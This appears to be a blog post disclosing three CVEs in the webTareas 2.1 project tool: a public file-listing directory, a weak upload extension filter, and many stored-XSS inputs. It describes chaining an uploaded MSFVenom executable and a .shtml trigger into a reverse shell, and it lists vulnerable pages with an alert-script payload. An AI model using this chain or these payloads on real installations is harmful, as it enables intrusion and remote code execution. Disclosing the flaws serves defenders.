Open in app ↗ Sign up Sign In
Search Medium

AppleBois Follow
Jun 21, 2020 · 3 min read · Listen

Save


CVE-2020–25733,25734,25735

File Upload Vulnerability CVE-2020–25733
File Listing Directory CVE-2020–25734
Multiple XSS CVE-2020–25735

> *https://sourceforge.net/projects/webtareas/*
>
> *https://sourceforge.net/projects/webtareas/files/2.1/webTareas-v2.1.zip/download*
>
> ***File Listing Directory***
> **/webtareas/files/Default/**
> *Hold on, it that really an issue ?*
> ***Yup it's**, UN-Authenticated User can see what items have uploaded by Authenticated Users.* ✔
> ***Further Damage?***
> *You will see in File Upload Vulnerability* ✔


Problems?

> ***File Upload Vulnerability + File Listing Directory === Remote Shell***
> ***File Upload For Authenticated Users***



http://IP/webtareas/linkedcontent/addfile.php?doc_type=0&doc_id=1&borne16=0

Let upload **.php** file



PHP not allowed


Fail and why ?

```
22    if ($allowPhp == "false") {
23        $extension = strtolower(substr(strrchr($fn, ".") , 1));
24
25        if ($extension == "php" || $extension == "php3" || $extension == "phtml") {
26            echo 'UPLOAD_ERROR' . $strings['no_php'];
27            exit;
28        }
29    }
```


Vulnerable Code on line “25”

I’ve tried uploaded php7,6,5 and so on, upload successfully.
BUT, somehow it’s **NOT EXECUTING** the php code. **Let try other method,**
assume it’s a hosting on **Window Operating System. In other words “.exe”**


We create a payload using **MSFVenom**



MSFVenom create payload



Attach .exe file




Upload successfully

Back to the **File Listing Page Vulnerability**


File Listing

Now, we noticed that the filename is renamed from "**Applebois.exe**" to "**Applebois — 2.v.1.0.exe**" after we uploaded.
Now, we've to upload another file (.shtml) to trigger the Payload



Upload it and back to the File Listing Directory

Start our listener on Attacker Machine



Trigger the payload ..... Bomb

Authenticated User Trigger to Remote Shell

XSS
Payload *= <script>alert('AppleBois');</script>*
Vulnerable page *:/webtareas/clients/editclient.php*
Vulnerable Input Tab *: Name , City, Country, Phone, Fax*

Vulnerable page :*/webtareas/extensions/addextension.php?*
Vulnerable Input Tab: *Title*
Trigger Page:*/Tareas/webtareas/extensions/viewextension.php?id=1&borne1=0*

Vulnerable page :*/webtareas/administration/add_announcement.php?****Vulnerable Input Tab:*** *Subject*
Trigger Page: */webtareas/general/newnotifications.php*

Vulnerable page :*/webtareas/administration/departments.php?mode=add* ***Vulnerable Input Tab:****Name printed*
Trigger Page:*/webtareas/administration/departments.php*

Vulnerable page :*/webtareas/administration/locations.php?mode=add* ***Vulnerable Input Tab:*** *Name printed*
Trigger Page:*/webtareas/administration/locations.php?mode=list&msg=add#locAnchor*

Vulnerable page :*/webtareas/expenses/claim_type.php?mode=add#eExAnchor*
Vulnerable Input Tab*: Name printed*
Trigger Page: */webtareas/expenses/editexpense.php?recurring=&project=0*

Vulnerable page :*/webtareas/projects/editproject.php*
Vulnerable Input Tab : *Name*
Trigger Page*: /webtareas/projects/viewproject.php?id={depend on the id of project}&msg=add#epDAnchor*

Vulnerable page :*/webtareas/general/newnotifications.php*
Trigger when <script>alert('AppleBois');</script> is found on Recent Visited Pages

About Help Terms Privacy

Get the Medium app